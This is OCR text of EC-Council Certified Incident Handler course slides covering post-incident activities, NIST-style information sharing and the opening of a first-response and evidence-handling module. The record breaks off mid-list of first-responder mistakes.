
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#10: Describe Various Post-Incident Activities

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Process Flow of Post-Incident Activities



hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Incident Postmortem

- After resolving an incident, the IH&R team should perform an incident postmortem to **detect the root causes**
- During postmortem, the IH&R team analyzes the security incident - what is the type of incident, **how the incident took place**, and the motives behind the incident



Incident Postmortem Template

Organization	
Incident	
Playbook Used	

Postmortem Owner	Date Completed	Incident ID

Incident Severity	Incident Priority	Additional Comments
❑ Low ❑ Medium ❑ High	❑ Low ❑ Medium ❑ High	

Impact of Incident

Systems Affected	Customers Affected	Impact on Other Involved Parties

Incident Timeline

Date and Time of Incident	
Date and Time of Detection	
Date of Closure	
Explanation for Closure	

Investigation and Response Timeline

Action	Date / Time	Owner	Notes

Root Cause Analysis
Related Incidents
Learnings and Next Steps
Follow-Up Tasks

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

After-Action Report (AAR)

- An AAR includes a summary of how an incident or event was handled and highlighted areas for improvement

Building the After-Action Report (AAR)

1	**Recap**	Analyze and discuss what was **anticipated** from the event or incident
2	**Review**	Dig deeper into the details of what **type of incident** occurred, who responded, and the **date/time** of the incident and response
3	**Analysis**	Review the positive aspects of the incident response
4	**Areas of Improvement**	Examine the factors that fell below the **standards** or expectations

hideo1.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Lessons Learned

- After recovering from the security incident, a **meeting** must be conducted with all incident response team members and other parties involved

- The following questions must be answered as part of this meeting:
  - What happened exactly?
  - What caused the incident?
  - How is the incident contained?
  - How were the impacted systems sanitized?
  - What procedures are followed during recovery?
  - Are the documented procedures followed by the response team?
  - How well did the incident response team and management perform in resolving the incident?
  - Are there any gaps in communicating the incident?
  - What preventive measures are required to prevent similar incidents?
  - Does any tools or resources required to detect, analyze, and prevent such incidents?



hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Incident Documentation

ECIH EC-Council Certified Incident Handler

- The documentation should provide the **description of the security breach** and details of the action which has taken place, such as who handled the incident, when the incident was handled, and the reasons behind the incident's occurrence
- It **must include techniques** used during different incident response procedures including identification, containment, eradication, etc.
- Document the **steps and conclusion statements** immediately after completion of the forensic process
- Include any **guidance** the network and security administrators would **require to monitor the systems** and networks for future events
- The incident response team must also **create reports** that they can use to **explain the incidents** to clients, customers, media, and stakeholders as well as store them for **future reference**

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Incident Documentation (Cont'd)

- The best way to prosecute the offender(s) is through proper **documentation**
- The **document prepared** should be:

Concise and Clear

- Prepare the reports in such a way that it is **clearly understood** by everyone



Written in a Standard Format

- Maintain a standard format that makes report writing **scalable**, **saves time**, and **enhances accuracy**



Reviewed by Editors

- Ensure that the forensic reports are **edited properly**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Report Writing Tools


MagicTree

MagicTree stores data in a tree structure and is a natural way of representing information gathered during a **network test**

Dradis

Dradis can merge different outputs from other integrated tools such as **Nmap** and **Nessus** to generate visualizations for better report writing






hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Incident Impact Assessment

- Incident impact assessment refers to the process of **determining all types of losses**, including loss of trust, disruption of business and services, etc., occurred as a result of the incident
- The incident responders must **find and list all the affected devices**, networks, applications, and software to evaluate incident impact
- It must include details such as type of impact, **method of detection**, response process, eradication measures, etc.
- Evaluate the **financial impact** of the incident, including:
  - Costs due to loss of confidential information
  - Legal costs
  - Labor costs
  - System downtime cost
  - Installation cost

hide01.ir



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Review and Revise Policies

ECIH EC-Council Certified Incident Handler

Review

1. Review the response and handling process after completion of both **documentation** and **recovery** steps
2. Discuss the steps that were **helpful** and **difficult** to implement with team members
3. **Evaluate** the **time and cost** of each response process
4. Assess the **weaknesses in security policies** and practices of the organization that led to the incident
5. Determine the **reasons** for any delays during the response
6. Create a document containing the review results and suggest methods to **strengthen the security** and incident response processes in the organization

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Review and Revise Policies (Cont'd)

ECIH EC-Council Certified Incident Handler

Revise

- The organization must revise all the policies, procedures, and practices to strengthen security
- Update these based on **feedback from users** and **incident response teams**
- Improve the security of devices that are susceptible to attacks and replace obsolete technologies with up-to-date systems
- Update the security solutions with attack signatures to **rapidly identify similar attacks** in future
- Inform the concerned authorities, including the **application developers** and **device manufacturers** about the vulnerabilities found in their products and request patches as early as possible
- Implement strict account, password, access, and **privilege policies** across the organization
- Impart training and awareness to the employees about the **new policies** and **practices**
- Consider revising the **security configuration controls** and **baseline configurations** based on the lessons learned

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Review and Revise Policies (Cont'd)

Employee Training and Awareness

- Training and awareness provides the **skills required** to implement incident handling policies
- Practical training removes developmental errors, improves procedures, and reduces the **occurrence of miscommunication**
- Well-trained team members can **prevent an incident** or limit the resulting damage

hide01.ir

Security awareness and training should include:

- Planning and designing the **training and awareness program**
- Developing awareness and **training materials**
- Implementing awareness and **training programs**
- Measuring the **effectiveness of the program** and updating it

Training should be conducted at specified intervals, and should include:

- Identifying incident handling **location**
- Identifying **pre-assignment plans** to handle emergency situations by all employees
- Recognizing and operating the utility **shut-off devices**

The awareness campaign should be designed for several purposes such as:

- Knowledge and participation
- Explanation of plan's **strategies**
- **Contingency** arrangements

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Close the Investigation

- After conducting a detailed investigation, incident documentation, and revising policies, the investigation can be **officially closed**
- All the records of the incidents must be **retained securely**; organizations must have an **effective retention policy**
- The information specified in the retention policy includes **how long the evidence** and records should be retained by the organization

hide01.ir



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Incident Disclosure

- The organization **needs to disclose** the incident's details to various entities
- The organization's legal department will decide what details to be disclosed to respective stakeholders
- The disclosure procedure **varies** from **company to company** and **stakeholder to stakeholder**

hide01.ir

List of possible entities for incident disclosure

- Law enforcement agencies
- Regional judiciary
- Regulatory authorities
- Media
- Stakeholders
- Stockholders
- Breach victims
- Vendors
- Customers
- General public
- Third parties
- Other CERTs/CSIRTs

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Incident Disclosure Procedure

- At first, the IH&R team, along with an external agency, IT department, and management should **plan the incident disclosure procedure**
- The IH&R team then notifies the management regarding the **incident** and **its effects**
- Now, the IH&R team can **request approval from management** to disclose incident information to stakeholders
- If the IH&R team receives approval, the organization's spokesperson should **disclose the details of the incident** to the clients and customers
- If the management **does not approve the disclosure**, the IH&R team does not disclose the details of the incident to anyone

hide01.ir

- **Not all incident information** can be **disclosed** to all stakeholders
- Following information about incident **should not be disclosed**:
  - Sensitive information
  - Unpatched vulnerabilities
  - Nation-state sponsored incident
  - Chaos creating information
  - Business impact Information

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#11: Explain the Importance of Information Sharing Activities

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Establish Information Sharing Capabilities

- Organizations should share information or **coordinate the major activities** of the incident response with their partner organizations
- The coordination between organizations may include **sharing of attack** and **vulnerability information** along with the response activities such that the other organizations can prepare themselves for handling similar incidents
- Sharing information with the other organizations also helps to **enhance their incident response** and management capabilities

According to NIST, some of the examples to establish the information sharing capability

hide01.ir

Team-to-team

- Coordination among IH&R teams of **two or more organizations** during different phases of incident response
- Information shared includes indicators of compromise, remediation steps, IR plans and procedures, lessons learned, and so on

Team-to-coordinating team

- Relationship between the IH&R team of an organization with other organizations that helps in coordinating incident management such as **ISAC**
- Information shared includes tactical, technical, vulnerability, and threat information

Coordinating team-to-coordinating team

- Relationship between different coordinating teams from the organizations such as **ISAC** and **US-CERT**
- Information shared includes periodical summaries, tactical, technical information, IR plans, and results of risk assessments

https://nvlpubs.nist.gov

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Information Sharing Techniques

Ad Hoc

- Ad Hoc information sharing techniques include traditional mechanisms for sharing the information such as **calls**, **messages**, **emails**, etc.
- This technique mostly depends on the connection between employees, the IH&R team, and partner organizations



Partially Automated

- In this technique, IH&R team can automate the information sharing or communication process as much as possible for cost effective **cross-organizational coordination**
- It requires a **human-centric** process to manage the flow of information and the organization decide which information needs to be communicated



hide01.ir

Security consideration

- Perform data **sanitization** to remove sensitive data from the incident information
- Regulate the information visibility based on the **employee role** and **partner** organization

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Granular Information Sharing

- Granular information sharing is a way of sharing the organization's incident information with other entities by separating **sensitive** and **personal information** from the information that is shared
- The incident information can be divided into two types: business impact information and technical information

Business Impact Information

- Describes how the incident is affecting the **organization's services**, **functionalities**, etc.
- This information can be shared with the other organizations only if they had a similar incident affecting their business functionalities

Technical Information

- Contains details of the incident associated with **IP addresses** and **hostnames** of the attacking **tools**, **malware samples**, **exploited vulnerabilities**, etc.
- This information can be shared with partner organizations and other entities to detect the ongoing incident

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

NIST Information Sharing Recommendations

hide01.ir

1. Plan for incident coordination and relations with the external parties before any incident
2. Discuss with the legal team prior coordination efforts
3. Share incident information throughout the incident response life cycle
4. Automate the information sharing process
5. Maintain a balance between the information sharing advantages and the disadvantages of sharing sensitive information
6. Share maximum amount of appropriate incident information that is necessary for other organizations

https://nvlpubs.nist.gov

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

- In this module, we have discussed incident handling and response (IH&R) process and its importance
- We have also discussed in detail the various phases involved in the process of responding to an incident
  - Step 1: Preparation for Incident Handling and Response
  - Step 2: Incident Recording and Assignment
  - Step 3: Incident Triage
  - Step 4: Notification
  - Step 5: Containment
  - Step 6: Evidence Gathering and Forensics Analysis
  - Step 7: Eradication
  - Step 8: Recovery
  - Step 9: Post-Incident Activities
- We have discussed the importance of information sharing activities
- In the next module, we will discuss in detail the first response process, along with the various steps involved in the process

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


E|CIH
EC-Council Certified Incident Handler
EC-Council
Building A Culture Of Security
Module 03
First Response

LEARNING OBJECTIVES

hide01.ir

- LO#01: Explain the Concept of First Response
- LO#02: Understand the Process of Securing and Documenting the Crime Scene
- LO#03: Understand the Process of Collecting Evidence at the Crime Scene
- LO#04: Explain the Process for Preserving, Packaging, and Transporting Evidence

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#01: Explain the Concept of First Response


hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

First Response

1. First response refers to the **first action performed** after the occurrence of a security incident

2. It **prevents further damage** to the victim and **helps incident responders** easily trace the suspect



hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

First Responder

- A “first responder” is a person who **arrives first at the crime scene** to assess the scene and alert the management and incidence response teams
- A first responder may be a network administrator, **law enforcement officer**, or investigation officer
- The first responder is responsible for protecting, integrating, and **preserving the evidence** obtained from the crime scene
- The first responder investigates the **crime scene in a lawful manner** so that the obtained evidence will be acceptable in a court of law

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Roles of First Responder

Main Responsibilities of First Responders:

1. Identifying the crime scene
2. Protecting the crime scene
3. Preserving temporary and fragile evidence
4. Collecting all information about the incident
5. Documenting all findings
6. Packaging and transporting the electronic evidence
7. Gathering preliminary information at the scene

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

First Response Basics


- Under no circumstances should anyone except **qualified forensic analysts** make any attempt to collect or recover data from any computer system or device that holds electronic information
- Any attempts to recover data by untrained persons could either **compromise the integrity** of the files or result in the files being inadmissible in administrative or legal proceedings
- Any information present inside the collected electronic devices is potential evidence and should be treated accordingly
- The workplace or office must be secured and protected to maintain the **integrity of the crime scene** and the electronic storage media

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

First Response: Different Situations

The first response to an incident may involve one of **three different groups of people**, each having different tasks based on the circumstances of the incident



hid01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

First Response by Non-forensics Staff

- Non-forensics staff are responsible for protecting the crime scene and ensuring that it **remains in a secure state** until the forensics team advises otherwise

- They should make **notes** and take **photographs** of the scene and those present, to hand over to the attending forensics team

- The **surrounding area linked to** the **incident** should also be secured along with the computing systems or other electronic devices

hi0e01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

First Response by System/Network Administrators

- Once a system or network administrator discovers an incident, it must be **reported** according to the current organizational incident reporting procedures

- The administrator **should not perform** any action unless directed to do so by either the incident/duty manager or one of the forensic analysts assigned to the case

- Based on the incident that occurred, **system/network administrators** can take the following measures:
  - Record what is on the screen if the computer is switched on
  - Transfer copies of system logs onto a clean media
  - If an ongoing attack is detected, **seek top management approval** before powering down any computing systems
  - Isolate the computing systems or other digital devices from further use or **tampering**
  - Document every detail relevant to the incident

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

First Response by Laboratory Forensics Staff

The first response by laboratory forensics staff involves six stages:

1 Documenting the Electronic Crime Scene

- **Photograph** the scene
- Sketch the scene

2 Collecting Incident Information

- Ask questions
- Conduct **individual interviews**

3 Planning the Search and Seizure

- Obtain a search warrant for **search and seizure**
- Check consent issues
- Obtain witness signatures

4 Identifying and Collecting Electronic Evidence

- Conduct the **initial search** of the scene
- Secure and evaluate the crime scene
- Seize evidence
- Deal with **powered-off or powered-on devices** at the time of seizure

5 Packaging Electronic Evidence

- Fill the panel on the front of evidence bags with **proper details**
- Avoid folding and scratching storage devices
- **Label the containers** that hold the evidence in an appropriate way

6 Transporting Electronic Evidence

- Ensure proper handling and transportation of evidence to the forensics laboratory
- Ensure that "**chain of custody**" is strictly followed

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

First Responder Common Mistakes

- When a computer crime incident occurs, the system or **network administrator** assumes the role of the first responder at the crime scene
- The system or network administrator may not know the standard first responder procedure or have a complete knowledge of **forensics investigation**; therefore, he or she may make the following common mistakes:

1. Shutting down or rebooting the victim's computer; in this case, all volatile data is lost
